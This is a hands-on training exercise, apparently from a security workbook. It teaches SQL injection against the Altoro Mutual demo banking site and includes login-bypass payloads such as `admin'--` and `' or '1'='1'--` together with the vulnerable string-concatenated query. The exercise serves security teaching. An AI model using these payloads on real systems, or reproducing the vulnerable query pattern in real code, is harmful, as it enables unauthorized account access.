
3 Injection flaws exercises

SQL injection can cause an application to use unvalidated user input to circumvent the application's business logic or interact with the database directly. In these exercises, you play the role of a malicious user who tests the Altoro Mutual web application for SQL injection vulnerabilities and exploits the site by logging in to the application without a password.


Exercise 1 Use SQL injection to exploit the site

Log in without credentials

1. Open the Firefox web browser.
2. Type the URL `demo.testfire.net/bank/login.aspx`.




3. Leave the **Username** and **Password** fields blank and click **Login**.
4. Review the error message.




You learn that the web application requires a user name.

5. In the **Username** field, type `donald`.



6. Leave the **Password** field blank and click **Login**.




7. Review the error message.

   You learn that the site uses client-side JavaScript validation on each of the fields.

8. To view the JavaScript (confirminput) used to validate that the **Username** and **Password** fields cannot be blank, right-click the page and select **View Page Source**.

9. In the **Username** field, type `donald`**.**

10. In the **Password** field, type a single apostrophe (`'`).



11. Click **Login** and review the information that the application returns.

Instead of a generic message, the application returns details about the SQL query with enough information to enable you to make some assumptions about how to interact with the database.

The fact that the single quotation mark entered returns the `Syntax error in string in query expression 'username = 'donald' AND password = ''''.` error informs you that you broke the query's syntax. If you look at the actual query, you see that the user input caused a syntax error for the value of the password parameter.

You can use this knowledge to circumvent the business logic for the condition in the query.

Query:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = '" & strUsername & "'
AND Password = '" & strPassword & "'"
```

Resulting query with input gathered:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = 'donald' AND Password =
''''"
```


You now know that the single quotation mark entered as the password broke the syntax.

Exploit the system


To use the login information to exploit the system, perform the following steps:

1. To return to the login page, in Firefox click the **Back** button.
2. In the **Username** field, type `dan'--`.

3. In the **Password** field, type anything.



4. Click **Login** and review the information the application returns.



The application informs you that the user name is incorrect.

The -- (two hyphens) indicate a comment and end the SQL statement; therefore, a password is not needed to log in to the application. However, you do need to enter a password on the form to prevent the JavaScript from complaining that the password is missing. This password does not need to be correct because the SQL query does not use it.


Your query now reads as follows:

```
SQLQuery = "SELECT Username FROM Users WHERE Username = 'dan'--
```


Important: Everything after the two hyphens is treated as a comment.

5. in **Username** field, type `admin'--`.

6. In the **Password** field, type anything.



7. Click **Login** and review the information that the application returns.



You learn that you can log in with a valid SQL statement such as the following statement:

```
SELECT Username FROM Users WHERE Username = 'userinput' AND Password =
'userinput'
```

The input changes the query, which means that the condition is true when the **Username** is admin, and you can log in without a password.

```
SELECT Username FROM Users WHERE Username = 'admin' --
```

If you do not know a user name, you might log in as the first user in the table that uses the following `' or '1'='1'--` input.

```
SELECT Username FROM Users WHERE Username = '' or '1'='1' --
```

Hint: Because the `--` comments out the password, you do not need one.

The input causes a true condition; therefore, the **username** value does not matter and the password is commented out. You log in as the first user in the database.